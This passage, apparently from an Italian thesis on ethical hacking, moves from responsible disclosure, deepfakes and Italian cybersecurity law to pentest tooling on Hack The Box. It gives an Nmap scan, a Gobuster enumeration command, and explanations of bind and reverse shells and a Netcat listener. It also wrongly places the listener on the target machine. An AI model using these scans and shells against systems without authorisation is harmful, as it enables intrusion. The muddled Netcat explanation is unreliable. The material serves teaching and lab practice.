La "Responsible Disclosure", che possiamo tradurre in "divulgazione responsabile", prevede semplicemente che la persona che scopre una vulnerabilità contatti l'azienda produttrice di quel determinato software o componente hardware e attenda un certo lasso di tempo prima di renderla pubblica, il che, il più delle volte significa comunicarla al mondo di Internet tramite forum o altre piattaforme. Quando questa vulnerabilità viene rivelata, il software (o hardware) in realtà non è più a rischio, perché nel frattempo sarà stato aggiornato per eliminare il problema.

La "divulgazione responsabile" pone le sue basi sul sentimento di *responsabilità sociale*, cioè fa in modo di evitare che una propria scoperta possa essere usata da qualcuno per creare danni, e quindi mettere in pericolo altri individui. Ovviamente questa etica sociale è più forte in alcune persone piuttosto che in altre, ma mediamente è quello che ricercatori o hacker etici dovrebbero fare. Il fatto di divulgare la vulnerabilità scoperta dopo che è stata risolta ha

senso, dal punto di vista del ricercatore, per una questione di riconoscenza personale e di bravura, che alla persona stessa potrebbe fare comodo.

Non esistono delle procedure o dei tempi specifici da seguire nell'effettuare questa "Responsible Disclosure": ogni azienda, in realtà, dovrebbe avere la propria prassi. È sufficiente fare una ricerca su Google con "Responsible Disclosure", seguito dal nome dell'azienda, per accedere a pagine in cui viene spiegata la prassi, cioè tutte le informazioni relative a chi comunicare la vulnerabilità, in che modo, e così via. Solitamente il tempo in cui questa scoperta deve rimanere segreta, per permettere all'azienda di risolvere il problema, varia da un mese a un anno, con una media tra i 90 e i 120 giorni.

1.3.5 Rilevamento e prevenzione dei deepfake

La tecnologia deepfake è sicuramente diventata uno dei driver principali nella generazione di contenuti; c'è il potenziale non solo per distribuire notizie false, ma anche per causare disordini politici, un aumento della criminalità informatica, del revenge porn, scandali fasulli e un aumento delle molestie e degli abusi online, inoltre, in tribunale video presentati come prova potrebbero essere resi inutili dal utilizzo di tale tecnologia.

Gli sviluppatori di deepfake hanno la capacità di far dire o fare alle persone tutto ciò che vogliono e, successivamente, divulgare i falsi contenuti manipolati online. Ad esempio, nel 2021, la commissione per gli affari esteri del parlamento olandese è stata indotta con l'inganno a condurre una video chat con qualcuno che impersonava Leonid Volkov, il dissidente politico che guida lo staff di Alexei Navalny, leader dell'opposizione russa e principale avversario di Putin.

Le agenzie governative sono particolarmente preoccupate sul fatto che i deepfake possano essere utilizzati per propagare disinformazione e condurre crimini. Eppure il futuro dei deep fake potrebbe essere davvero luminoso, ma per garantire che le applicazioni false non vengano utilizzate in modo improprio dovremmo creare dei limiti, anche se, considerando la velocità del progresso tecnologico in questo campo, risulta difficile pensare ad una protezione totale. Nei prossimi anni, i deepfake utilizzeranno tecnologie e processi basati sull'Intelligenza Artificiale sempre più sofisticati accelerando e potenziando gli attacchi di ingegneria sociale.

La sicurezza cognitiva è quindi particolarmente utile per prevenire gli attacchi informatici che manipolano la percezione umana. Tali attacchi detti anche "*hacking cognitivi*", sono progettati per influenzare i comportamenti degli utenti al fine di raggiungere gli scopi dell'attaccante. Gli sforzi per la sicurezza cognitiva in questo settore includono anche approcci non tecnici, ad esempio il concetto di "firewall umano" che mira a rendere le persone meno vulnerabili alla manipolazione, tecnicamente più preparate, nonché soluzioni tecniche progettate per rilevare dati fuorvianti, disinformazione, così come metodi per prevenirne la diffusione.

I deepfake hanno preso d'assalto Internet, trascinandosi dietro celebrità, politici e gente comune, non solo per divertire ma anche per scopi malevoli, ad esempio creando disinformazione attraverso il racconto di cose mai accadute. Negli ultimi mesi stiamo assistendo all'utilizzo sempre più frequente di tecnologia deep fake, dall'intrattenimento alla cyberwarfare nel conflitto tra Russia e Ucraina.

Altro aspetto su cui è bene porre attenzione è la qualità dei prodotti realizzati, sempre più realistici oramai e quasi tecnicamente indistinguibili da un originale, se non per il contesto: contenuti e situazione spesso non coincidono con la persona o la realtà rappresentata.

Quali sono i metodi di prevenzione contro i deepfake?

Le autorità hanno già cominciato ad affrontare la minaccia dei video deepfake. Ad esempio, nello Stato della California sono stati approvati due progetti di legge che rendono illegali alcune pratiche del deepfake. La legge AB-602 vieta l'uso di immagini umane sintetiche per

creare pornografia senza il consenso della persona interessata, mentre la legge AB-730 vieta la manipolazione delle immagini di candidati politici a meno di 60 giorni dalle elezioni.

Ma sarà sufficiente? Per fortuna i vendor di cybersecurity rilasciano continuamente nuovi algoritmi di rilevamento sempre più efficaci, che analizzano i video e rilevano le piccole distorsioni introdotte durante il processo di falsificazione. Ad esempio, i sintetizzatori deepfake attuali modellano un viso 2D e quindi lo distorcono per adattarlo alla prospettiva 3D del video. In questi casi è fondamentale osservare la direzione del naso.

Un altro modo di prevenzione contro i deepfake è la ricerca delle seguenti caratteristiche:

- movimenti a scatto;
- cambiamenti di illuminazione da un fotogramma all'altro;
- cambiamenti di tonalità della pelle;
- battito di ciglia anomalo o assente;
- scarsa sincronizzazione delle labbra con il parlato;
- artefatti digitali nell'immagine.

Purtroppo, con il continuo miglioramento delle tecniche deepfake, sarà sempre più difficile riconoscere i falsi a occhio nudo e sarà necessario ricorrere a un buon programma di cybersecurity.

Qui entrano in gioco le tecnologie anti-falsificazione all'avanguardia come, ad esempio, alcune tecnologie emergenti le quali oggi aiutano i videomaker ad autenticare i propri video. È possibile utilizzare un algoritmo di crittografia per inserire hash a intervalli prestabiliti durante il video. Se il video viene alterato, gli hash vengono modificati. Le tecnologie IA e blockchain consentono di registrare un'impronta digitale anti-manomissione per i video. È simile alla filigrana per i documenti, ma il problema è che questi hash devono sopravvivere anche in caso di compressione del video per l'uso con codec diversi.

Un altro modo per scoraggiare i tentativi di deepfake è costituito dall'utilizzo di un programma che inserisce nei video artefatti digitali espressamente concepiti per nascondere gli schemi di pixel utilizzati dal software di rilevamento dei volti. Questo rallenta gli algoritmi deepfake e riduce la qualità dei risultati, limitando le probabilità di successo del Deepfaking.

Un esempio qualitativamente notevole di deep fake è mostrato nella Figura 1.7, che ultimamente è diventato virale, sono i video su TikTok dell'attore Tom Cruise. Creati da Miles Fisher, che grazie ad una fisionomia simile all'attore, realizza video deep fake di una elevata qualità.



Figura 1.7: Esempio di Deepfake con l'attore Tom Cruise

1.3.6 Prevenzione di Istituzioni Governative

Nel mondo digitale in continua evoluzione, le istituzioni governative rivestono un ruolo critico nella preservazione della sicurezza nazionale, nella tutela dei dati sensibili e nell'offerta di servizi essenziali ai cittadini. Tuttavia, la crescente complessità delle sfide informatiche pone tali istituzioni di fronte a minacce sempre più sofisticate.

L'ethical hacking svolge un ruolo cruciale nella prevenzione delle minacce informatiche all'interno delle istituzioni governative.

Per quanto concerne le normative italiane riguardo la cybersecurity, è stata pubblicata in Gazzetta Ufficiale la legge 4 agosto 2021, n.109 recante "Disposizioni urgenti in materia di cybersicurezza, definizione dell'architettura nazionale di cybersicurezza e istituzione dell'Agenzia per la cybersicurezza nazionale".

La legge 109/2021 definisce l'architettura nazionale di cybersicurezza, introduce diverse novità in materia e istituisce:

- *L'Agenzia Nazionale per la Cybersecurity*: è istituita a tutela degli interessi nazionali nel campo della cybersicurezza, ha personalità giuridica di diritto pubblico ed è dotata di autonomia regolamentare, amministrativa, patrimoniale, organizzativa, contabile e finanziaria, nei limiti di quanto previsto dalla legge. L'ACN conta fino ad un numero massimo di otto uffici di livello dirigenziale generale, nonché fino ad un numero massimo di trenta articolazioni di livello dirigenziale non generale nell'ambito delle risorse disponibili. L'Agenzia può richiedere, anche sulla base di apposite convenzioni e nel rispetto degli ambiti di precipua competenza, la collaborazione di altri organi dello Stato, di altre amministrazioni, delle Forze armate, delle forze di polizia o di enti pubblici per lo svolgimento dei suoi compiti istituzionali.

  I principali compiti dell'Agenzia sono:

  - Promuovere la realizzazione di azioni comuni dirette ad assicurare la sicurezza e la resilienza cibernetiche per lo sviluppo della digitalizzazione del Paese, del sistema produttivo e delle pubbliche amministrazioni.
  - Predisporre la strategia nazionale di cybersicurezza.
  - Svolgere ogni necessaria attività di supporto al funzionamento del Nucleo per la cybersicurezza.
  - Sviluppare capacità nazionali di prevenzione, monitoraggio, rilevamento e mitigazione, per far fronte agli incidenti di sicurezza informatica e agli attacchi informatici, anche attraverso il Computer Security Incident Response Team (CSIRT) italiano e l'avvio operativo del Centro di valutazione e certificazione nazionale.
  - Curare e promuove la definizione ed il mantenimento di un quadro giuridico nazionale aggiornato e coerente nel dominio della cybersicurezza, tenendo anche conto degli orientamenti e degli sviluppi in ambito internazionale.
  - Supportare lo sviluppo di competenze industriali, tecnologiche e scientifiche, promuovendo progetti per l'innovazione e lo sviluppo e mirando a stimolare nel contempo la crescita di una solida forza di lavoro nazionale nel campo della cybersecurity in un'ottica di autonomia strategica nazionale nel settore.
  - Assumere le funzioni di interlocutore unico nazionale per i soggetti pubblici e privati in materia di misure di sicurezza e attività ispettive negli ambiti del perimetro di sicurezza nazionale cibernetica, della sicurezza delle reti e dei sistemi informativi (direttiva NIS), e della sicurezza delle reti di comunicazione elettronica.

  - Svolgere attività di comunicazione e promozione della consapevolezza in materia di cybersicurezza, al fine di contribuire allo sviluppo di una cultura nazionale in materia.

- *Il Comitato Interministeriale per la cybersicurezza (CIC)*: istituito presso la Presidenza del Consiglio dei ministri il quale ha funzioni di consulenza e vigilanza in materia di politiche di cybersicurezza, anche ai fini della tutela della sicurezza nazionale nello spazio cibernetico.

  Ecco quali sono le funzioni del Comitato:

  - Proporre al Presidente del Consiglio dei ministri gli indirizzi generali da perseguire nel quadro delle politiche di cybersicurezza nazionale.
  - Esercitare l'alta sorveglianza sull'attuazione della strategia nazionale di cybersicurezza.
  - Promuove l'adozione delle iniziative necessarie per favorire l'efficace collaborazione, a livello nazionale e internazionale, tra i soggetti istituzionali e gli operatori privati interessati alla cybersicurezza, nonché per la condivisione delle informazioni e per l'adozione di migliori pratiche e di misure rivolte all'obiettivo della cybersicurezza e allo sviluppo industriale, tecnologico e scientifico in materia di cybersicurezza.

- *Il Nucleo per la Cybersicurezza*: nasce a supporto del Presidente del Consiglio dei ministri nella materia della cybersicurezza, per gli aspetti relativi alla prevenzione e preparazione ad eventuali situazioni di crisi e per l'attivazione delle procedure di allertamento.

  Il Nucleo può:

  - Formulare proposte di iniziative in materia di cybersicurezza del Paese, anche nel quadro del contesto internazionale in materia.
  - Promuovere la programmazione e la pianificazione operativa della risposta a situazioni di crisi cibernetica da parte delle amministrazioni e degli operatori privati interessati.
  - Promuovere e coordinare lo svolgimento di esercitazioni interministeriali, ovvero la partecipazione nazionale in esercitazioni internazionali che riguardano la simulazione di eventi di natura cibernetica al fine di innalzare la resilienza del Paese.
  - Valutare e promuovere, in raccordo con le amministrazioni competenti per specifici profili della cybersicurezza, procedure di condivisione delle informazioni, anche con gli operatori privati interessati, ai fini della diffusione di allarmi relativi ad eventi cibernetici e per la gestione delle crisi.

Il Governo, attraverso l'approvazione della legge, intende promuovere la cultura della sicurezza cibernetica e aumentare la consapevolezza sul tema all'interno del settore pubblico e privato, accendendo i riflettori sui rischi e sulle minacce cyber.

Negli ultimi anni, infatti, l'accresciuta esposizione alle minacce cibernetiche ha evidenziato la necessità di sviluppare, in tempi brevi, idonei e sempre più stringenti meccanismi di tutela e Cyber Security; basti pensare che, secondo gli ultimi dati sulla cybercriminalità raccolti dalla Commissione europea e riportati da Ansa, gli attacchi informatici su larga in Europa sono passati da 432 nel 2019 a 756 nel 2020, registrando un aumento del 75% rispetto al 2019.

Tra i settori maggiormente colpiti ci sono il "Multiple Targets" (20% del totale degli attacchi), che comprende attacchi realizzati verso molteplici obiettivi spesso indifferenziati, il settore Governativo, militare, Forze dell'ordine e Intelligence (14% del totale degli attacchi), la sanità, (12% del totale degli attacchi), la ricerca e Istruzione (11% del totale degli attacchi) e i servizi online (10% del totale degli attacchi). Inoltre, sono cresciuti gli attacchi verso Banking Finance (8%), produttori di tecnologie hardware e software (5%) e infrastrutture critiche (4%).

CAPITOLO 2

Tecnologie coinvolte

In questo capitolo, si esploreranno in dettaglio le tecnologie fondamentali coinvolte nell'esecuzione di tre distinti penetration test, descritti in modo più accurato nei capitoli successivi, ciascuno con un focus unico e specifico. Ci immergeremo nell'ambiente di lavoro, nelle metodologie, nei concetti chiave e negli strumenti necessari per valutare la sicurezza e la robustezza di sistemi informatici, al fine di individuarne le possibili vulnerabilità e mettere in pratica dei penetration test.

2.1 Kali Linux

Nell'ambito della cybersecurity, al fine di eseguire operazioni più sofisticate rispetto ad altri sistemi operativi come macOS o Windows, viene utilizzata una forma riadattata del sistema operativo Linux denominata Kali Linux. Basato su Debian, anzichè su Ubuntu, Kali Linux offre un ambiente agile, potente e una grande facilità di utilizzo tale da essere ampiamente utilizzato da professionisti della sicurezza informatica, da ethical hacker e penetration tester per identificare e risolvere vulnerabilità nei sistemi e nelle reti. Inoltre, il sistema operativo in considerazione dispone di una suite di software preinstallati che semplificano la vita agli ethical hacker, tra cui ricordiamo:

- *Nmap*: acronimo di "Network Mapper", strumento di scansione di rete ampiamente utilizzato per eseguire il rilevamento di dispositivi e servizi su una rete.
- *John the Ripper*: spesso abbreviato come "John", potente strumento di cracking delle password utilizzato per testare la sicurezza delle password in sistemi e servizi.
- *Burp Suite*: strumento di sicurezza informatica ampiamente utilizzato per il penetration test, la valutazione della sicurezza delle applicazioni web e il rilevamento di vulnerabilità.

Al tempo stesso Kali Linux rappresenta una piattaforma altamente personalizzabile in quanto, con l'uso di metapacchetti, ottimizzati per i task specifici di un professionista della sicurezza, e un processo di personalizzazione ISO altamente accessibile e ben documentato, è sempre facile generare una versione ottimizzata di Kali per le proprie esigenze specifiche.

Kali Linux è una distribuzione open source offerta gratuitamente al pubblico che può essere installata sia su architetture di processori a 32 bit che a 64 bit. Ne ricordiamo anche l'uso in versione virtualizzata, ossia su macchine virtuali, come, ad esempio, VMware Fusion, un'applicazione di virtualizzazione progettata per consentire agli utenti di eseguire sistemi

operativi diversi, inclusi Windows, Linux, Kali Linux e altri, all'interno di una macchina virtuale su un computer Mac.

Per installare l'ISO del sistema operativo d'interesse, ci si può recare alla pagina ufficiale di download `https://www.kali.org/get-kali/#kali-platforms`.

Nella Figura 2.1 si può notare un classico esempio di Kali Linux installato sulla virtual machine VMware Fusion.



Figura 2.1: Esempio di schermata desktop di Kali Linux

2.2 Hack The Box

Al fine di apprendere i metodi e le tecniche fondamentali per effettuare un penetration test in modo etico, senza arrecare danni a nessuna macchina o individuo, nel 2017 è stata introdotta la piattaforma Hack The Box, nella quale è possibile esercitarsi effettuando dei penetration test con macchine messe a disposizione, in modo tale da simulare attacchi sicuri in un contesto pratico.

Ogni macchina bersaglio fornita da Hack The Box ha un proprio livello di difficoltà (very easy, easy, medium, hard o insane) e un proprio sistema operativo (Linux, Windows, Android etc.). A prescindere dalle caratteristiche di ogni macchina, per ognuna di esse si devono ricavare due flag: la *user flag* e la *root flag*. La fase della ricerca della *user flag* è denominata *exploitation* e si riferisce ad un livello di utenza base, mentre la fase di ricerca della *root flag* è denominata *post-exploitation* e si riferisce ad un livello di utenza con i privilegi di amministratore.

Un prerequisito fondamentale per iniziare un penetration test è il collegamento alla VPN corrispondente alla macchina bersaglio fornita da HTB; per effettuare tale collegamento:

1. si scarica il file *.ovpn* disponibile sul sito;
2. dall'interfaccia a riga di comando (terminale) si digita il seguente comando "*sudo openvpn nomefile.ovpn*".

L'operazione sarà effettuata con successo se sullo schermo apparirà il seguente output "*Inizialization Sequence Completed*" e, recandosi sul sito di Hack The Box, la connessione risulterà attiva. Da notare che, per tutta la durata del penetration test, il terminale su cui è stata effettuata la suddetta operazione deve rimanere aperto.

Una volta individuate le due flags corrispondenti ad una macchina specifica, verranno aggiunti dei punti al proprio profilo, come si vede nella Figura 2.2.



Figura 2.2: Esempio di macchina risolta

2.3 Enumerazione

L'enumerazione è una fase fondamentale nel processo di penetration test e nell'analisi di sicurezza delle reti e delle applicazioni. Essenzialmente, si tratta di raccogliere informazioni dettagliate su un sistema target o una rete al fine di identificare vulnerabilità, porte aperte, servizi in esecuzione, account utente, file nascosti o altre informazioni rilevanti che possono essere sfruttate o analizzate ulteriormente per valutare la sicurezza e la robustezza del sistema. In questo contesto, vedremo due strumenti molto utili per l'enumerazione ovvero Nmap e Gobuster.

2.3.1 Nmap

Nmap è un software che ha guadagnato una notevole notorietà nel campo della sicurezza informatica e dell'amministrazione di rete. È una vera e propria "mappa" del mondo digitale, uno strumento che aiuta a esplorare e capire le complesse reti di computer che permeano la vita quotidiana.

Questo strumento, sviluppato da Gordon Lyon, noto come "Fyodor", ha una storia lunga e interessante. È iniziato come un piccolo progetto personale e si è evoluto fino a diventare uno dei software di sicurezza informatica più utilizzati e rispettati al mondo. Oggi, Nmap è open source e gratuito, un simbolo della comunità globale della sicurezza informatica che collabora per proteggere la nostra presenza digitale.

Ma perché Nmap è così importante? Perché è uno strumento che ci aiuta a guardare sotto la superficie delle reti, a identificare le porte aperte e i servizi in esecuzione su di esse. Esso ci consente di conoscere meglio i sistemi operativi che rispondono alle nostre richieste e ci fornisce un quadro dettagliato delle reti che analizziamo.

Nmap è uno strumento versatile. Può essere utilizzato per scopi legittimi come il penetration test e la valutazione della sicurezza, aiutandoci a individuare vulnerabilità nelle reti e nei sistemi. Tuttavia, la sua potenza può anche essere sfruttata per scopi malevoli, motivo per cui è essenziale utilizzare Nmap in modo etico e legale, ottenendo sempre l'autorizzazione appropriata prima di condurre scansioni su sistemi o reti che non si possiedono o di cui non

si hanno i diritti per testarli.

Per scaricare Nmap sulla propria macchina Kali Linux, si può digitare da interfaccia a riga di comando il seguente comando "*sudo apt install nmap*".

In Figura 2.3 si può notare un esempio di esecuzione di Nmap nel caso di una scansione specificando l'indirizzo IP di una macchina.




Figura 2.3: Esempio di utilizzo di Nmap

Nel comando in Figura 2.3 sono stati utilizzati i seguenti parametri:

- *sC*: equivalente a "script=default"; indica a Nmap di eseguire gli script di scansione predefiniti i quali forniscono informazioni sui servizi e sulle potenziali vulnerabilità.
- *sV*, per sondare le porte aperte andando a determinare le informazioni sui servizi in ascolto su quest'ultime e provando a identificarne le versioni.
- *Pn*, per ignorare il discovery di host e considerare il bersaglio come "online", indipendentemente dal suo stato.

2.3.2 Gobuster

Gobuster è un software open source e gratuito, sviluppato dalla comunità di sicurezza informatica, progettato per l'enumerazione di directory e file su server web. In altre parole, Gobuster è un esperto esploratore digitale che si avventura nel mondo delle applicazioni web alla ricerca di informazioni nascoste.

La potenza di Gobuster risiede nella sua capacità di scandagliare un server web in modo sistematico e automatizzato alla ricerca di risorse che potrebbero non essere immediatamente visibili o accessibili tramite navigazione standard. Questo è fondamentale nel penetration test e nella valutazione della sicurezza delle applicazioni web, poiché ci consente di identificare directory o file che potrebbero contenere informazioni sensibili o vulnerabilità.

Un aspetto cruciale da sottolineare è che Gobuster può essere utilizzato per scopi etici e legali, come parte di un processo di penetration test per migliorare la sicurezza delle applicazioni web. Tuttavia, è altrettanto importante utilizzare questo strumento in modo responsabile, ottenendo sempre l'autorizzazione appropriata prima di eseguire scansioni su applicazioni o server web che non ci appartengono o per i quali non siamo autorizzati.

Per il suo funzionamento il tool Gobuster richiede l'utilizzo delle *wordlist*, che sono elenchi di parole o stringhe predefinite che vengono utilizzate per condurre la scansione e l'enumerazione di directory, file o risorse su un server web. Queste wordlist contengono una serie di possibili nomi di directory, nomi di file o stringhe, che potrebbero essere presenti o

utilizzate in un'applicazione web. Nel caso di Kali Linux, l'elenco delle wordlist si trovano nella directory `/usr/share/wordlists`.

Inoltre il tool necessita di una serie di parametri in riferimento all'indirizzo da scansionare, alla wordlist, alla verbosità, etc.

Notiamo, nella Figura 2.4, un esempio di utilizzo di Gobuster; in particolare viene illustrato l'output dopo aver eseguito il comando da interfaccia a riga di comando `gobuster dir -u http://pilgrimage.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,png,html`. Quest'ultimo è utilizzato per eseguire una scansione di directory sul sito web `http://pilgrimage.htb` utilizzando una lista di possibili nomi di directory e file forniti nel file `directory-list-2.3-medium.txt` con l'obiettivo di individuare directory e file con le estensioni `.php`, `.txt`, `.png` e `.html` all'interno del sito web.




Figura 2.4: Esempio di utilizzo di Gobuster

2.4 Shell

La shell rappresenta uno strumento fondamentale nel corso di un penetration test; il suo impiego si trova sia nella fase di *exploitation* che in quella di *post-exploitation*.

Infatti, nella fase di *exploitation*, l'obiettivo principale è quello di ottenere una shell del sistema target, ossia un'interfaccia a riga di comando (*Command Line Interface* o *CLI*) che permette all'utente di eseguire comandi operativi al fine di compiere attività di raccolta di informazioni e sfruttamento delle vulnerabilità. In altre parole la shell viene utilizzata per ottenere un accesso diretto, interattivo e persistente nel tempo, al sistema target. Questo accesso può essere ottenuto attraverso l'exploit di vulnerabilità, come vulnerabilità di sicurezza del software, errori di configurazione o altre debolezze.

Una volta ottenuto l'accesso, gli attaccanti possono utilizzare la shell per eseguire codice arbitrario sul sistema target. Questo può includere l'esecuzione di comandi, script o programmi che consentono agli attaccanti di eseguire attività malevole o di configurare il sistema a proprio vantaggio.

Anche nella fase di *post-exploitation* troviamo l'impiego di una shell in quanto gli attaccanti la possono utilizzare per cercare opportunità di escalation dei privilegi. Ciò significa che tentano di ottenere livelli più elevati di accesso e controllo sul sistema, che consentono loro di eseguire operazioni con privilegi amministrativi o di root. Quest'ultimo fenomeno è denominato *Privilege escalation*.

Nel caso di un sistema operativo come Kali Linux si hanno due tipi di Shell ottenibili:

- *Bind Shell*: è un tipo di shell remota in cui un'applicazione o un servizio sul sistema target apre una porta specifica e resta in ascolto delle connessioni in arrivo. L'attaccante, quindi, si connette a questa porta da un altro sistema e stabilisce una sessione di shell remota con il sistema bersaglio. Ecco spiegato il suo funzionamento:

  – Il sistema target avvia un'applicazione o un servizio (ad esempio, un server Telnet o SSH) che ascolta su una porta specifica (ad esempio, la porta 22 per SSH).
  – L'attaccante, da un altro sistema, utilizza uno strumento o un comando per connettersi alla porta specifica aperta sul sistema target.
  – Una volta stabilita la connessione, l'attaccante ottiene una shell remota sul sistema bersaglio e può eseguire comandi come se fosse fisicamente presente sulla macchina.

  La bind shell è utile quando l'attaccante ha la capacità di connettersi direttamente al sistema bersaglio e vuole ottenere un accesso interattivo.

- *Reverse Shell*: essa funziona in modo opposto rispetto alla Bind Shell. Osserviamone il funzionamento:

  – L'attaccante compromette un sistema target e fa in modo che questo sistema si connetta a un server controllato dall'attaccante.
  – Una volta compromesso, il sistema bersaglio avvia una connessione di rete al server dell'attaccante anziché attendere connessioni in arrivo.
  – Quando la connessione viene stabilita, l'attaccante ottiene una shell remota sul sistema bersaglio, consentendo di eseguire comandi nel contesto del sistema bersaglio.

  La reverse shell è particolarmente utile quando l'attaccante è dietro un firewall o una rete protetta e non può stabilire facilmente una connessione diretta al sistema bersaglio.

La Figura 2.5 illustra in modo intuitivo le principali differenze tra bind shell e reverse shell.




Figura 2.5: Differenza tra Bind Shell e Reverse Shell

2.4.1 Netcat

Netcat, spesso abbreviato come "nc", è uno strumento di rete versatile e potente utilizzato per creare connessioni di rete, inviare dati tra computer e svolgere varie operazioni di rete. È noto come il "cacciavite su rete" a causa della sua versatilità e delle numerose funzioni che offre. Ecco alcune delle principali caratteristiche e utilizzi di Netcat:

- *Creazione di connessioni di rete*: Netcat può essere utilizzato per creare connessioni TCP o UDP tra computer, consentendo la comunicazione in tempo reale tra di essi.
- *Port scanning*: Netcat può essere utilizzato per eseguire scansioni di porte su un host per identificare le porte aperte e i servizi in esecuzione.
- *Port knocking*: Netcat può essere utilizzato per questa tecnica di sicurezza in cui una sequenza specifica di connessioni alle porte viene utilizzata per aprire una porta normalmente chiusa.
- *Reverse shell*: Netcat è spesso utilizzato per creare una "*reverse shell*", consentendo a un utente remoto di ottenere accesso a una shell interattiva su un sistema target compromesso.

Riguardo all'ultimo caso, ossia alla creazione di una reverse shell, come si nota nella Figura 2.6, il primo passo consiste nell'impostare un ascoltatore sulla macchina target, in modo tale da agire come un server e ascoltare le connessioni in entrata.




Figura 2.6: Esempio d'uso di Netcat

In questo esempio si apre una connessione di rete dall'indirizzo IP `10.10.11.219`, alla porta 4444 del sistema per ascoltare le connessioni in arrivo, specificando l'opzione `-nvlp` ossia che Netcat deve essere eseguito in modalità "listener" sulla porta suddetta, senza risoluzione DNS, con la modalità "verbose" attivata, per mostrare dettagli aggiuntivi sull'attività di rete e di connessione. Durante la connessione, è stato inviato il comando "id" e come output si nota che si è eseguito tale comando con privilegi di amministratore (`UID 0`) e che si è l'utente root.

2.4.2 Secure Shell

SSH (Secure Shell) è un protocollo di rete che fornisce un accesso sicuro ai computer remoti perché crittografa tutte le comunicazioni tra client e server. In altre parole, SSH consente di costruire un cosiddetto tunnel SSH; ad un'estremità di questo tunnel i dati vengono crittografati e inviati mentre all'altra estremità vengono ricevuti e decrittati. Essendo un protocollo molto versatile, può essere utilizzato per una varietà di attività, come l'amministrazione remota di server, l'accesso a file remoti e il debug di problemi di rete. SSH è incluso nella maggior parte delle distribuzioni Linux e Mac OS X e può essere installato anche su sistemi Windows.

Uno dei principali vantaggi di SSH è che crittografa tutto il traffico tra il client e il server, rendendo difficile per gli utenti non autorizzati lo sniffing della connessione.

Come già accennato, è possibile stabilire una connessione SSH sicura solo se nel processo sono coinvolti due sistemi; questi sono un client, ovvero un dispositivo locale da cui l'utente esegue il controllo remoto, e un server, ovvero una macchina remota controllata da vari comandi che vengono gestiti dall'interprete dei comandi (shell). È importante capire che è possibile connettersi al server solo se su di esso è installato un software speciale denominato Deamon. Senza di esso, l'utente non sarà in grado di accedere al server e di utilizzare porte SSH sicure durante lo scambio di dati. Questa condizione si applica anche al dispositivo dell'utente; su di esso deve essere in esecuzione uno speciale programma client. Ad esempio, su sistemi operativi come Linux, il programma OpenSSH è installato come impostazione predefinita. L'interazione sicura tra client e server è chiamata sessione SSH.

Quando ci si connette a un server, SSH è responsabile di stabilire una connessione crittografata in modo che i dati possano essere inviati avanti e indietro in modo sicuro. Per la crittografia, SSH utilizza chiavi speciali che codificano tutti i dati trasmessi tra il client e l'host.

Nella Figura 2.7 si può osservare l'avvio di una connessione Secure Shell a un host remoto con l'indirizzo IP *10.10.11.219*, utilizzando l'account dell'utente "emily".




Figura 2.7: Avvio di una connessione SSH

2.5 Exploitation

